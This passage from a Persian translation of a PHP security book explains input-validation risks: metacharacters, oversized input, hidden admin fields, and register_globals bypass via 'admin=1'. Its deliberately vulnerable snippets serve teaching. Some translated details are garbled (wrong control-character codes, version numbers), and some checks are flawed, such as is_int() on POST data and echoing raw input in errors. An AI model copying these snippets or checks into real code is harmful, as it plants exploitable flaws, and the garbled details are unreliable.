در صورتی که شما نتوانید از داده‌های کاربرانتان استفاده نمایید، آنها بدون استفاده خواهند بود و با این حال، جالب اینجاست که این داده‌ها به دلیل در دسترس بودن، در خطر قرار می‌گیرد. کاربران مشروع ممکن است گاهی درخواست‌هایی را انجام دهند که در نهایت خطرناک خواهند بود؛ کاربران نامشروع با دقت درخواست‌هایی را ایجاد می‌کنند که می‌دانند خطرناک هستند، به این امید که بتوانند آنها را به گونه‌ای رد کنند که شما متوجه نشوید.

در این فصل، ما مفهوم تایید اعتبار ورودی را بیان می‌کنیم و با بحثی در این خصوص آغاز می‌کنیم که این امر جهت امنیت کلی برنامه‌های شما دارای چه اهمیتی می‌باشد. PHP در خصوص متغیرها (اجازه دادن به آنها جهت مورد استفاده قرار گرفتن بدون اعلام شدن و تبدیل خودکار انواع) در واقع یک در باز، برای خطرات بالقوه می‌باشد. اگر قرار باشد که هدف نهایی خود جهت محافظت از داده‌های کاربران خود را ارائه آورید، آنگاه باید توجه خاصی را به تایید اعتبار داده‌هایی مبذول دارید که کاربران جهت اسکریپت‌های شما ارسال می‌کنند. فرآیند تایید اعتبار این داده‌ها، موضوع این فصل می‌باشد.

ما یک کلاس PHP را ایجاد می‌کنیم که به عنوان یک لایه‌ی انتزاعی جهت ورودی کاربر عمل می‌کند و آن را به شیوه‌ای ماژولی گسترش می‌دهیم به گونه‌ای که به صورت ایمن، مقادیر را به عنوان متعلق به انواع و فرمت‌های خاص داده، تایید اعتبار نماید.

در نهایت، ما استراتژی‌هایی را جهت یافتن، نقص‌های تایید اعتبار ورودی در برنامه‌های شما، ارائه خواهیم نمود. در واقع، بررسی و محدود نمودن دقیق ورودی کاربر، مسیژهایی را قطع خواهد نمود که می‌توانستند جهت بسیاری از انواع حملاتی استفاده شوند که ما در فصل‌های بعدی به آنها خواهیم پرداخت از قبیل تزریق<sup>۴۰</sup> SQL، اجرای از راه دور و بسیاری دیگر از حملات که حتی اسم آنها نیز مشخص نشده است.

### ۵.۱ به دنبال چه بگردیم؟

معمول‌ترین نوع آسیب‌پذیری، مرتبط با این است که یک کاربر داده‌های با نوع اشتباه یا با اندازه‌ی اشتباه را ارسال نماید و یا داده‌هایی وارد نماید که شامل کاراکترهای خاصی از قبیل توالی‌های برون‌روی و یا کد دودویی، باشند. ورود داده با فرمت نامعتبر می‌تواند برنامه‌ی شما را از کار بیندازد و یا داده‌های اشتباهی را بر روی پایگاه‌داده بنویسد و یا حتی داده‌ها را از پایگاه‌داده، حذف کند. می‌تواند اکسپلویت‌هایی را در سایر

<sup>۴۰</sup> injection

کتابخانه‌ها و یا برنامه‌هایی که توسط اسکریپت شما فراخوانی می‌شوند، ایجاد کند. یا می‌تواند موجب سایر نتایج غیرمترقبه در بستر برنامه‌ی شما شود. این امر به اندازه‌ی کافی بد خواهد بود اگر به صورت تصادفی رخ دهد؛ اگر نتایج داده‌های غیرمترقبه باعث شرایطی شود که بتواند توسط فردی که در تلاش جهت نفوذ به سیستم است مورد استفاده قرار گیرد، شما ممکن است با یک مشکل واقعی رو به رو باشید.

در این بخش، ما بعضی از انواع مختلف ورودی کاربری را مورد بررسی قرار می‌دهیم که احتمال دارد موجب مشکلاتی در اسکریپت‌های PHP شوند.

## ۵,۱,۱ ورودی حاوی متاکاراکترها<sup>۴۱</sup>

حتی معمولی‌ترین ورودی الفبایی-رقمی می‌تواند دارای خطر بالقوه باشد اگر شامل یکی از کاراکترهای متعددی باشد که به عنوان متاکاراکتر شناخته می‌شوند، کاراکترهایی که دارای معنای خاصی در هنگام پردازش توسط بخش‌های مختلف سیستم شما هستند. این کاراکترها به سادگی می‌توانند به عنوان یک مقدار توسط یک مهاجم فرستاده شوند چرا که می‌توان به سادگی آن‌ها را با یک کیبورد تایپ نمود.

یک مجموعه از متاکاراکترها شامل آن‌هایی می‌باشد که دستورات و توابع مختلف موجود در شل را فراخوانی می‌کنند. چند مثال از آن‌ها عبارت است از:

! \$ ^ & \* ( ) ~ [ ] \ | { } ' " ; < > ? - `

این کاراکترها در صورتی که بدون علامت نقل قول در یک رشته‌ی ارسال شده به عنوان یک آرگومان شل توسط PHP مورد استفاده قرار گیرند می‌توانند منجر به رخدادی شوند که شما به احتمال زیاد نمی‌خواستید رخ دهد.

یک مجموعه‌ی دیگر از متاکاراکترها شامل آن‌هایی می‌باشد که دارای معنای خاصی در کوئری‌های<sup>۴۲</sup> (query) پایگاه‌داده هستند:

' " ; \ ,

یک دسته‌ی دیگر از کاراکترها وجود دارد که به سادگی قابل تایپ نیستند و خطر آن‌ها تا این حد آشکار نیست، ولی می‌توانند تهدیدی جهت سیستم و پایگاه‌داده‌ی شما، محسوب شوند. این‌ها اولین ۳۲ کاراکتر در مجموعه استاندارد کاراکترهای ASCII (یا یونیکد) می‌باشند که گاهی کاراکترهای کنترل نامیده می‌شوند

<sup>۴۱</sup> Metacharacter

<sup>۴۲</sup> Query

چرا که در ابتدا جهت کنترل ابعاد خاصی از نمایش و چاپ متن مورد استفاده قرار می‌گرفتند. هرچند که هرکدام از این کاراکترها می‌تواند به راحتی در یک فیلد حاوی مقادیر باینری (از قبیل یک blob) ظاهر شوند ولی اغلب آن‌ها هیچ‌جایی در یک رشته‌ی معمولی ندارند. با این حال، تعداد اندکی از آن‌ها ممکن است حتی وارد یک رشته‌ی مشروع نیز بشوند:

کاراکتر `x00\` که به عنوان `NULL,ASCII 0` یا `FALSE` نیز شناخته می‌شود.

کاراکترهای `x10\` و `x13\` که به ترتیب به عنوان `ASCII 10` و `ASCII 13` یا کاراکترهای انتهای خط `\n` و `\r` نیز شناخته می‌شوند.

کاراکتر `x1a\` که به عنوان `ASCII 26` نیز شناخته شده و به عنوان یک نشانگر انتهای فایل مورد استفاده قرار می‌گیرد.

هر کدام از این کاراکترها یا کدها، که به صورت غیرمترقبه در ورودی متنی یک کاربر ظاهر شوند، در بهترین حالت می‌توانند ورودی را نامرتب و یا تخریب کنند و در بدترین حالت می‌توانند اجازه‌ی تزریق دستور یا اسکریپت حمله‌ی خاصی را بدهند.

در نهایت، یک دسته‌ی بزرگ از کاراکترهای یونیکد چند بایتی بالاتر از `xff\` وجود دارد که نشان دهنده‌ی کاراکترها و علامات غیر لاتین می‌باشد. پشت صحنه، این کاراکترها تنها دارای طول یک بایت هستند، که به این معناست که تنها ۲۵۶ مقدار ممکن وجود دارد که یک کاراکتر می‌تواند اتخاذ نماید. یونیکد<sup>۴۳</sup> توالی‌های خاص ۲ و ۴ بایتی را تعریف می‌کند که به اغلب الفباهای انسانی و تعداد زیادی از نشانه‌ها و علائم، نگاشته می‌شوند. این کاراکترهای چند بایتی اگر به بایت‌های یکتا، شکسته شوند معنایی نخواهند داشت و احتمالاً خطرناک خواهند بود اگر وارد برنامه‌هایی شوند که انتظار متن `ASCII` داشتند. خود `PHP` کاراکترهای چند بایتی را به شکلی ایمن مدیریت می‌کند، ولی سایر برنامه‌ها، پایگاه‌های داده و سیستم‌های فایل ممکن است به این صورت نباشند.

## ۵,۱,۲ نوع اشتباه ورودی

مقادیر ورودی که دارای نوع اشتباه داده و یا فرمت نامعتبر هستند با احتمال بسیار زیادی ممکن است دارای تاثیرات غیرعمدی و در نتیجه نامطلوب در برنامه‌های شما باشند. در بهترین حالت، این موارد موجب

خطاهایی خواهند شد که اطلاعاتی را در خصوص سیستم ارائه می‌دهد. در بدترین حالت، این موارد ممکن است روش‌های تهاجمی را ارائه دهند. در اینجا چند مثال ساده ارائه می‌شود:

اگر شما انتظار یک تاریخ را دارید تا یک زمان یونیکس را با استفاده از آن ایجاد کنید و نوع دیگری از مقادیر جهت شما ارسال شود، زمان ایجاد شده جهت ۳۱ دسامبر ۱۹۶۹ خواهد بود که در سیستم‌های یونیکس برابر با ثانیه‌ی ۱- می‌باشد.

برنامه‌های پردازش تصویر معمولاً هنگ خواهند کرد اگر ورودی غیر تصویری دریافت کنند. عملیات فایل سیستم پلاننتیج غیرقابل پیش‌بینی از کار خواهند افتاد اگر داده‌های باینری را به عنوان بخشی از یک نام فایل دریافت کنند.

### ورودی بیش از حد بزرگ

۵,۱,۳

مقادیر ورودی که بیش از حد بزرگ هستند ممکن است برنامه‌ی شما را مختل کنند، منابع را بیش از حد مصرف کنند و یا باعث شرایط سرریز بافر<sup>۴۴</sup> در کتابخانه‌ها یا برنامه‌های اجرا شده‌ی زیرین شوند. در اینجا چند مثال از موارد ممکن ارائه می‌شود:

اگر قصد دارید که ورودی یک ناحیه‌ی متنی HTML را بر روی یک فرم نظرات، مورد بررسی املائی قرار دهید، و مقدار متنی را که می‌توان جهت بررسی گذشته‌ی املائی ارسال نمود محدود نکنید، یک مهاجم می‌تواند تا حد MBB متن (memory\_limit پیش‌فرض PHP تعیین شده در php.ini) را در هر ارسال، بفرستد. در بهترین حالت، این امر می‌تواند موجب کندشدن سیستم شما شود و در بدترین حالت، این امر می‌تواند موجب تخریب برنامه‌ی شما و یا حتی سرور شما شود.

بعضی از فیلدهای پایگاه‌های داده محدود به ۲۵۵ یا تعداد کمتری کاراکتر هستند. هر ورودی کاربری که طولانی‌تر از این مقدار باشد را می‌توان به صورت مخفیانه، کوتاه نموده و در نتیجه بخشی از چیزی که کاربر انتظار ذخیره‌ی آن را داشته است، از دست برود.

نام فایل‌ها نیز دارای محدودیت طول هستند. برنامه‌های فایل سیستم که ورودی بیش از حدی را دریافت می‌کنند ممکن است بعد از کوتاه کردن مخفیانه‌ی نام مطلوب، به کار خود ادامه دهند (احتمالاً با نتایج بد)، یا اینکه کرش کنند.

<sup>۴۴</sup> Buffer overflow

سرریز بافر نیز البته خطر اصلی مرتبط با ورودی بیش از حد است، هرچند که خوشبختانه در درون خود PHP یک سرریز بافر زمانی رخ می‌دهد که یک کاربر مقداری از داده را ارسال می‌کند که طولانی‌تر از مقدار حافظه‌ی تخصیص یافته توسط یک برنامه جهت دریافت آن، می‌باشد. انتهای داده به درون حافظه پس از اتمام بافر، سرریز می‌کند و نتایج احتمالی زیر را در بر دارد:

- یک متغیر موجود ممکن است بازنویسی شود.
- یک خطای بی ضرر برنامه ممکن است ایجاد شده و یا برنامه ممکن است از کار بیفتد.
- یک دستور ممکن است با یک دستور که کد ارسالی را اجرا می‌کند، بازنویسی شود

#### ۵,۱,۴ سوء استفاده از رابط‌های مخفی

یک رابط مخفی، لایه‌ای از برنامه‌ی شما از قبیل رابط مدیریتی است که یک مهاجم می‌تواند با ایجاد یک فرم یا درخواست، به آن دسترسی یابد. جهت یک مثال بسیار ساده از اینکه چگونه چنین رابط مخفی ممکن است مورد سوء استفاده قرار گیرد، تکه اسکریپت زیر را در نظر بگیرید:

```
<form id="editObject">
name: <input type="text" name="name" /><br />
<?php
  if ( $username == 'admin' ) {
    print 'delete: <input type="checkbox" name="delete" value="Y" /><br />';
  }
?>
<input type="submit" value="Submit" />
</form>
```

یک کاربر که یک مدیر نیست از یک ویرایش از فرم استفاده می‌کند که تنها دارای یک ورودی name است. ولی ویرایش مدیر این فرم، شامل یک فیلد اضافی با نام delete می‌باشد که باعث می‌شود این شیء پاک شود. اسکریپتی که این فرم را مدیریت می‌کند انتظار هیچ مقداری را جهت متغیر delete از سوی یک کاربر معمولی ندارد. ولی یک مهاجم ممکن است به خوبی قادر باشد که فرم editObject خود را ایجاد نموده و سعی به استفاده از آن جهت حذف اشیا از سیستم نماید.

#### ۵,۱,۵ ورودی حاوی دستورات غیرمترقبه

اثرات یک دستور غیرمترقبه که به صورت ناگهانی در یک رشته ورودی ظاهر می‌شود تا حد زیادی مبتنی بر برنامه هستند. بعضی از دستورات ممکن است تنها موجب خطاهای بی‌ضرر PHP شوند. با این حال، سخت نیست که سناریوهایی را تصور نماییم که در آن‌ها، ورودی کاربر بتواند از روتین‌های تایید صلاحیت گذر

نموده و یا برنامه‌های پایین دستی را آغاز نماید. روش‌هایی که دستورات می‌توانند در یک ورودی گذاشته شوند از قرار زیر هستند:

مهاجم<sup>۴۵</sup> ممکن است دستورات را به درون کوئری‌های SQL تزریق نماید (جلوگیری از این نوع حمله را در فصل ششم مورد بحث قرار می‌دهیم).

هر اسکریپتی که ایمیل ارسال می‌کند یک هدف بالقوه جهت اسپرها می‌باشد که به دنبال راه‌هایی جهت استفاده از اسکریپت شما جهت ارسال پیام‌های خود می‌گردند.

ارتباطات سوکت شبکه اغلب از توالی‌های فرار جهت تغییر تنظیمات و یا بستن ارتباط استفاده می‌کنند. یک مهاجم ممکن است توالی‌های فرار را به درون مقادیر ارسالی در چنین ارتباطی، تزریق نماید که می‌تواند موجب نتایج بسیار مخرب گردد. اسکریپت‌نویسی بین سایتی و از راه دور شل به صورت بالقوه جدی‌ترین انواع نقص‌های تزریق دستور هستند. ما ممانعت از این انواع حمله را در فصل هفتم و هشتم مورد بحث قرار می‌دهیم.

## ۵.۲ استراتژی‌هایی جهت تایید اعتبار داده‌های ورودی کاربر در PHP

ما اکنون به استراتژی‌هایی جهت تایید اعتبار ورودی کاربر می‌پردازیم.

### ۵.۲.۱ ایمن نمودن ورودی‌های PHP

خود زبان PHP را میتوان به گونه‌ای تنظیم نمود که یک مقدار حفاظت را جهت اسکریپت‌های شما فراهم نماید. شما رفتار این زبان را کنترل می‌کنید (یا حداقل بخش‌هایی از آن) که تحت تاثیر کنترل مستقل قرار دارند) به این صورت که دستورات عمل‌ها را در فایل تنظیمات PHP یعنی `php.ini` وارد می‌کنید. در این بخش، ما سه مورد از تنظیمات محیط PHP را مورد بحث قرار می‌دهیم (شامل موردی که نباید به آن تکیه نمود) که دارای یک تاثیر مهم بر روی نقص اسکریپت‌های شما در برابر ورودی کاربر هستند.

### ۵.۲.۱.۱ خاموش نمودن متغیرهای عمومی

دستورالعمل بدنام `register_globals` به صورت پیش‌فرض در ویرایش‌های اولیه‌ی PHP روشن بود. این امر مطمئناً موجب راحتی کار برنامه‌نویسان می‌شد که از این واقعیت بهره می‌بردند که عمومی‌سازی متغیرها به آن‌ها اجازه می‌داد که در اسکریپت‌های خود نگران این امر نباشند که مقادیر متغیرها از کجا می‌آیند.

<sup>۴۵</sup> Hacker



علی‌الخصوص، این امر باعث شد که مقادیر در آرایه‌های `POST_$` و `COOKIE_$` و `GET_$` جهت اسکریپت‌ها بدون هیچگونه نیاز به تخصیص دقیق آن‌ها به متغیرهای محلی، در دسترس باشند. برای نشان دادن این خطر، ما تکه اسکریپت زیر را ارائه می‌کنیم:

```
<?php
// set admin flag
if ( $auth->isAdmin() ){
    $admin = TRUE;
}
// ...
if ( $admin ) {
    // do administrative tasks
}
?>
```

در نگاه اولیه، این کد به نظر منطقی می‌رسد و در یک محیط محافظه کارانه، این کد از دید فنی، ایمن است. ولی اگر `register_globals` فعال باشد، آنگاه برنامه‌گر برابر هر کاربر معمولی که به اندازه‌ی کافی باهوش باشد که `admin=1` را به URI اضافه نماید، شکننده خواهد شد. یک ویرایش ایمن‌تر، مقدار پیش‌فرض `admin?` را برابر با `FALSE` قرار خواهد داد که قبل از استفاده از آن، انجام خواهد شد.

```
<?php
// create then set admin flag
$admin = FALSE;
if ( $auth->isAdmin() ){
    $admin = TRUE;
}
// ...
if ( $admin ) {
    // do administrative tasks
}
?>
```

البته، جهت بالاترین ایمنی، شما باید flag را فراموش کرده و به صورت آشکار در هر بار، `auth-$isAdmin()` را فراخوانی نمایید.

بسیاری از توسعه دهندگان اولیه‌ی PHP، گزاره‌ی `register_globals` را یک راحتی قابل توجه می‌دانستند؛ به هر حال، قبل از ظهور آرایه‌ی فراعومی `$_POST` باید تایپ می‌کردید `$GLOBALS['HTTP_POST_VARS']['username']` جهت چیزی که امروزه یک `$_POST['username']` ساده می‌باشد. البته در نهایت به صورت گسترده مشخص شد که تنظیمات `on` موجب مسائل امنیتی قابل توجهی می‌شد. بنابراین، با شروع ویرایش 2.04 از PHP که در ۲۲ آوریل ۲۰۰۲ منتشر شده، دستورالعمل `register_globals` به صورت پیش‌فرض بر روی `off` قرار گرفت.

متأسفانه، تا آن زمان، تعداد زیادی اسکریپت به وجود آمده بود که به گونه‌ای نوشته شده بودند که بر این امر تکیه داشتند که متغیرهای عمومی، روشن باشد. در حالی که میزبان‌ها و ارائه دهندگان سرویس‌های اینترنت، نصب PHP خود را ارتقا دادند، این اسکریپت‌ها شروع به شکستن نمودند، که باعث بهت و حیرت جامعه‌ی برنامه‌نویسی شد و یا حداقل آن بخشی از آن که همچنان نمی‌توانستند یا مایل نبودند که امنیت افزوده‌ی این تنظیمات جدید را درک نمایند. در نهایت این اسکریپت‌های خراب، تعمیر شدند به گونه‌ای که نقص‌های ایجاد شده توسط این دستورالعمل دیگر وجود نداشتند - حداقل، دیگر بر روی آن سرورها و در آن اسکریپت‌هایی وجود نداشتند که به روزرسانی شده بودند.

با این حال، یک تعداد قابل توجه از نصب‌های قدیمی PHP وجود دارند و حتی بعضی از نصب‌های جدید نیز دارای فایل‌های تنظیماتی `php.ini` قدیمی هستند. در واقع، در میلیون‌ها نصب PHP یافت شده بر اساس اولین صفحه‌ی خروجی `http://www.google.com/search?q=phpinfo%28%29`، چهار مورد دارای تنظیمات `register_globals` بودند (در ویرایش‌های 4.3.4، 4.3.10 و دو مورد در جدیدترین انتشار، که در زمان این نوشتار تنها یک ماه قدمت دارد یعنی ویرایش 4.3.11!) در حالی که به سختی می‌توان انتظار داشت که چنین نسبتی پایدار بماند اگر کل نصب‌ها را بررسی نماییم، با این حال، این امر یک اثبات آشکار است که به سادگی فرض می‌شود که در دسترس بودن متغیرهای عمومی دیگر مسئله‌ی خاصی نیست.

اگر شما سرور خود را کنترل می‌کنید، شما باید خیلی وقت پیش PHP را به روزرسانی نموده و فایل تنظیماتی `php.ini` ارتقا یافته را نصب می‌کردید که `register_globals` را به صورت پیش‌فرض بر روی `off` قرار می‌دهد.

با این حال، اگر شما امکانات سرور را اجاره می‌کنید (که در این حالت شما هیچ دسترسی به `php.ini` ندارید)، می‌توانید تنظیمات روی سرور خود را با تابع `phpinfo()` مورد بررسی قرار دهید که در بخش با عنوان *Configuration: PHP Core* این امر را نشان می‌دهد، همان‌طور که در تصویر ۵-۱ مشخص است.

تصویر ۵-۱: تنظیمات `register_globals` به صورت نشان داده شده توسط `phpinfo()`

## Configuration

### PHP Core

Directive	Local Value	Master Value
allow_call_time_pass_reference	Off	Off
register_argc_argv	On	On
register_globals	Off	Off
report_memleaks	On	On

اگر شما متوجه شدید که `register_globals` بر روی `on` قرار دارد، ممکن است وسوسه شوید که آن را در اسکریپت های خود، خاموش کنید با دستور زیر:

```
ini_set( 'register_globals', 0 );
```

متأسفانه، این دستور هیچ کاری انجام نمی دهد چرا که تمامی متغیرهای عمومی از قبل ایجاد شده اند. با این حال، می توانید با قرار دادن خطی به مانند زیر در فایل `htaccess` در روت سند خود، مقدار `register_globals` را برابر با `off` قرار دهید.

```
php_flag register_globals 0
```

به این دلیل که ما در حال تنظیم یک مقدار بولین جهت `register_globals` هستیم، ما از دستور `php_flag` استفاده می کنیم؛ اگر در حال تنظیم یک مقدار رشته های (از قبیل `off`) بودیم، باید از دستور `php_value` استفاده می کردیم.

نکته

اگر از یک فایل `htaccess` جهت این هدف یا هر هدف دیگری استفاده می کنید، می توانید آن فایل را در برابر مشاهده مورد حفاظت قرار دهید به این ترتیب که سه خط زیر را در آن وارد کنید:

```
<Files ".ht*">
  deny from all
</Files>
```

اعلام متغیرها

۵,۲,۱,۲

در بسیاری از زبان ها، اعلام متغیرها قبل از استفاده از آن ها یک الزام است ولی PHP متغیرها را در هر لحظه ایجاد می کند. ما در تکه های اسکریپت در بخش قبلی، خطر استفاده از یک متغیر (در اینجا فلگ `admin$`) بدون دانستن مقدار پیش فرض آن از قبل، نشان دادیم. ایمن ترین روش این است: همواره متغیرها را از قبل

اعلام نمایید. این نیاز در خصوص متغیرهای مرتبط با امنیت، واضح است ولی این پیشنهاد جدی ما به شما است که همه‌ی متغیرها را اعلام نمایید.

## ۵,۲,۲ تنها اجازه‌ی مقادیر مورد انتظار برای متغیرهای ورودی را بدهید

در تمامی برنامه‌های حتی با اندکی پیچیدگی نیز شما باید به صورت آشکار متغیرهایی را که انتظار دارید بر روی یک ورودی دریافت نمایید، فهرست نموده و با استفاده از برنامه و نه به صورت دستی، آن‌ها را از آرایه‌ی (Get, Post, Cookie) GPC استخراج نمایید که این امر با روتینی از این قبیل انجام می‌شود:

```
<?php
$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
    if ( !empty( $_POST[ $key ] ) ) {
        ${$key} = $_POST[ $key ];
    }
    else {
        ${$key} = NULL;
    }
}
?>
```

بعد از فهرست نمودن متغیرهای مورد انتظار در یک آرایه، ما با یک حلقه‌ی `foreach()` آن‌ها را بررسی می‌کنیم و یک مقدار را از آرایه‌ی `POST_` جهت هر متغیر موجود در آن، بیرون می‌کشیم. ما از ساختار `{key}$` جهت تخصیص هر مقدار به یک متغیر نام‌گذاری شده جهت مقدار جاری کلید، استفاده می‌کنیم (بنابراین، جهت مثال، هنگامی که `key$` به مقدار آرایه‌ی `year` اشاره می‌کند، این تخصیص یک متغیر را ایجاد می‌کند که حاوی مقدار آرایه‌ی `POST_` در کلید `year` می‌باشد).

با روتینی به این شکل، به سادگی می‌توان مجموعه متغیرهای مورد انتظار متفاوت را جهت بسترهای مختلف، مشخص نمود به گونه‌ای که مطمئن شویم که رابط‌های مخفی، پنهان باقی می‌مانند؛ در اینجا، ما یک متغیر دیگر را به این آرایه اضافه خواهیم نمود اگر در یک بستر مدیریتی در حال کار باشیم:

```
<?php
// user interface
$expected = array( 'carModel', 'year', 'bodyStyle' );

// administrator interface
if ( $admin ) {
    $expected[] = 'profit';
}

foreach( $expected AS $key ) {
    if ( !empty( $_POST[ $key ] ) ) {
        ${$key} = $_POST[ $key ];
    }
    else {
        ${$key} = NULL;
    }
}

?>
```

مدیریت محتوا

یک روتین به این شکل، به صورت خودکار، مقادیر نامناسب را از اسکریپت خارج می کند، حتی اگر یک مهاجم یک روش جهت ارسال آن ها یافته باشد.

### ۵,۲,۳ بررسی نوع، طول و فرمت ورودی

هنگامی که به یک کاربر اجازه می دهید تا تنها مقادیری از نوع مورد نظر شما را از طریق یک فرم ارسال نماید، دارای مزیت قابل توجهی هستید بر این اساس که از قبل می دانید که چه نوع ورودی را باید دریافت کنید. این امر باید اجرای یک بررسی ساده در خصوص اعتبار مقادیر ورودی کاربر را تا حد زیادی با بررسی اینکه این ورودی دارای نوع، طول و فرمت مورد انتظار است، تسهیل نماید.

### ۵,۲,۳,۱ بررسی نوع

در ابتدا به بررسی مقادیر ورودی جهت نوع آن ها خواهیم پرداخت.

#### ۵,۲,۳,۱,۱ رشته ها

رشته ها ساده ترین نوع جهت تایید اعتبار در PHP هستند چرا که هر چیزی می تواند یک رشته باشد، حتی خالی بودن. ولی بعضی از مقادیر اصولاً رشته نیستند؛ `is_string()` را می توان جهت اطمینان مورد استفاده

قرار داد، هرچند زمان هایی هستند که به مانند PHP، شما نگران پذیرش اعداد به عنوان رشته نیستید. در این حالت، بهترین بررسی جهت رشته‌ای بودن ممکن است بررسی این امر باشد که آیا empty() برابر با FALSE است یا خیر. یا، اگر یک رشته‌ی خالی را به عنوان رشته محسوب می‌کنید، تست زیر همه‌ی موارد را مورد پوشش قرار خواهد داد:

```
if( isset( $value ) && $value != NULL ) {
    // $value is a (possibly empty) string according to PHP
}
```

ما مقادیر خالی و NULL را در ادامه‌ی این فصل با جزئیات بیشتر مورد بحث قرار خواهیم داد. طول رشته نیز اغلب دارای اهمیت است که این اهمیت بالاتر از نوع آن می‌باشد. ما بحث طول را نیز در ادامه مد نظر قرار خواهیم داد.

اعداد ۵,۲,۳,۱,۲

اگر شما یک رقم (مانند یک سال) را انتظار دارید، آنگاه دریافت یک پاسخ غیر عددی باید پرچم‌های قرمز را بلند کند. هرچند که این امر واقعیت دارد که PHP همه‌ی انواع مقادیر ورودی را به عنوان نوع رشته‌ای در نظر می‌گیرد، تعیین نوع خودکار آن به شما اجازه می‌دهد که مشخص نمایید آیا رشته‌ای که کاربر وارد نموده است قادر به تعبیر به عنوان رشته‌ی عددی هست یا خیر (چرا که باید جهت اسکریپت شما قابل استفاده باشد). جهت انجام این کار، می‌توانید از تابع is\_int() (یا is\_integer() یا is\_long() مستعارهای آن) استفاده کنید یعنی چیزی شبیه به این:

```
$year = $_POST['year'];
if ( !is_int( $year ) ) exit ( "$year is an invalid value for year!" );
```

توجه کنید که پیام خطا در اینجا، هیچ‌گونه راهنمایی را جهت یک مهاجم فراهم نمی‌کند. ما ارائه‌ی پیام‌های خطا را در ادامه‌ی این فصل به صورت کامل مورد بحث قرار خواهیم داد. PHP چنان زبان غنی و منعطفی است که حداقل یک روش دیگر نیز جهت اجرای یک بررسی یکسان وجود دارد، یعنی با استفاده از تابع gettype():

```
if ( gettype( $year ) != 'integer' ) {
    exit ( "$year is an invalid value for year!" );
}
```

همچنین، حداقل سه روش جهت قراردادن متغیر \$year بر روی یک عدد صحیح وجود دارد. یک روش استفاده از تابع intval() به شکل زیر است:



```
$year = intval( $_POST['year'] );
```

یک روش دیگر جهت نیل به همین هدف، عبارت از مشخص کردن دقیق یک متغیر بر اساس یک عدد صحیح، به این شکل هست:

```
$year = ( int ) $_POST['year'];
```

هر دو این روش ها، اگر یک رشته ی الفبایی را به عنوان ورودی دریافت نمایند، یک مقدار عدد صحیح ۰ را ایجاد می کنند، بنابراین این موارد نباید بدون بررسی دامنه، مورد استفاده قرار گیرند.

یک روش دیگر جهت تعیین متغیر \$year به عنوان عدد صحیح عبارت از استفاده از تابع settype() به این شکل است:

```
if ( !settype ( $year, 'integer' ) ) {
    exit ( "$year is an invalid value for year!" );
}
```

توجه کنید که تابع settype() یک مقدار بازگشتی را مشخص می کند که در ادامه باید مورد بررسی قرار گیرد. اگر settype() نتواند \$year را به یک عدد صحیح مرتبط نماید، یک مقدار FALSE را ارائه می دهد که در این حالت، شما یک پیام خطا را صادر می کنید.

تست عمومی نهایی جهت تعیین اینکه آیا یک مقدار یک عدد است یا نه عبارت است از is\_numeric() که مقدار TRUE را جهت صفر و اعشاری ها و همین طور جهت اعداد صحیح و حتی اعدادی که اصولاً رشته ای هستند، ارائه می دهد.

۵،۲،۳،۱،۳ FALSE و TRUE

به مانند رشته ها، مقادیر بولی نیز معمولاً مشکلی ایجاد نمی کنند ولی همچنان ارزش بررسی جهت اطمینان از مثلاً این امر را دارد که یک توسعه دهنده که رشته ی "false" را جهت برنامه ی شما ارسال می کند یک خطا دریافت خواهد نمود. به این دلیل که رشته ی "false"، خالی نمی باشد، در PHP با TRUE بولی ارزیابی می شود. اگر نیازمند تایید این امر هستید که یک مقدار واقعاً TRUE یا FALSE می باشد از is\_bool() استفاده کنید.

۵،۲،۳،۱،۴ FALSE در مقابل خالی در مقابل NULL

بررسی اینکه آیا یک متغیر اصولاً وجود دارد یا خیر پیچیده تر از چیزی است که ممکن است در ابتدا به نظر برسد. مسئله این است که false بودن و یا عدم وجود، به سادگی با هم اشتباه گرفته می شوند علی الخصوص زمانی که PHP تا این حد آماده ی تبدیل یک متغیر از یک نوع به نوع دیگر می باشد. جدول ۱-۱۲ یک خلاصه از این امر را ارائه می دهد که چگونه روش های مختلف جهت بررسی وجود یک متغیر با یک رشته ی

واقعی (something)، یک مقدار عددی (۱۲۳۴۵) و یک رشته‌ی خالی ('') موفق می‌شوند. مقدار TRUE نشان دهنده‌ی آن است که این متغیر خاص توسط تست مشخص شده به عنوان موجود، در نظر گرفته می‌شود و FALSE به این معناست که چنین اتفاقی رخ نمی‌دهد.

جدول ۵-۱: تست‌هایی جهت وجود متغیر

Test	Value
	'something' 12345 ''
if ( \$var )	TRUE TRUE FALSE
if ( !empty( \$var ) )	TRUE TRUE FALSE
if ( \$var != '' )	TRUE TRUE FALSE
if ( strlen( \$var) != 0 )	TRUE TRUE FALSE
if ( isset( \$var ) )	TRUE TRUE TRUE
if ( is_string( \$var ) )	TRUE FALSE TRUE

اغلب نتایج در این جدول، عادی و مورد انتظار هستند. رشته‌ی something همواره موجود در نظر گرفته می‌شود، همان‌طور که انتظار می‌رود. به شکل مشابه، مقدار عددی ۱۲۳۴۵ نیز توسط همه‌ی تست‌ها به غیر از is\_string() موجود محسوب می‌شود، که باز هم انتظار می‌رفت. چیزی که اندکی نگران کننده است این است که رشته‌ی خالی "" توسط تست‌های is\_string() و isset() به عنوان موجود محسوب می‌گردد. از دید ماورالطبیعه، البته، این رشته‌ی خالی نیز یک رشته است و در واقع برابر با یک مقدار (هیچ) قرار دارد. ولی این تست‌ها معمولاً جهت بررسی وجود ماورالطبیعه مورد استفاده قرار نمی‌گیرند. نکته در اینجا این است که هنگام استفاده از چنین تست‌هایی جهت تعیین موجودیت، تا حد بسیاری باید مراقب باشیم. ما empty() را دقیق‌ترین تست در این میان می‌دانیم ولی همچنان پیشنهاد می‌کنیم که حتی این تست را نیز در کنار سایر تست‌ها استفاده کنید و نه به تنهایی.

## بررسی طول ۵, ۲, ۳, ۲

هنگامی که طول ورودی کاربر را بررسی می‌کنید می‌توانید مانع سرریز بافر شوید. طول یک رشته را می‌توان با strlen() مورد بررسی قرار داد که تعداد کاراکترهای یک بایتی را در یک مقدار رشته‌ای، می‌شمارد. از آنجا که مقادیر سال باید دقیقاً دارای طول ۴ باشند، دریافت یک پاسخ ۸۹ کاراکتری به یک درخواست جهت مقدار سال باید نشان دهنده‌ی وجود یک مشکل باشد. طول یک مقدار را می‌توان به سادگی بررسی نمود، به این صورت:

```
if ( strlen( $year ) != 4 ) exit ( "$year is an invalid value for year!" );
```

### بررسی فرمت

۵,۲,۳,۳

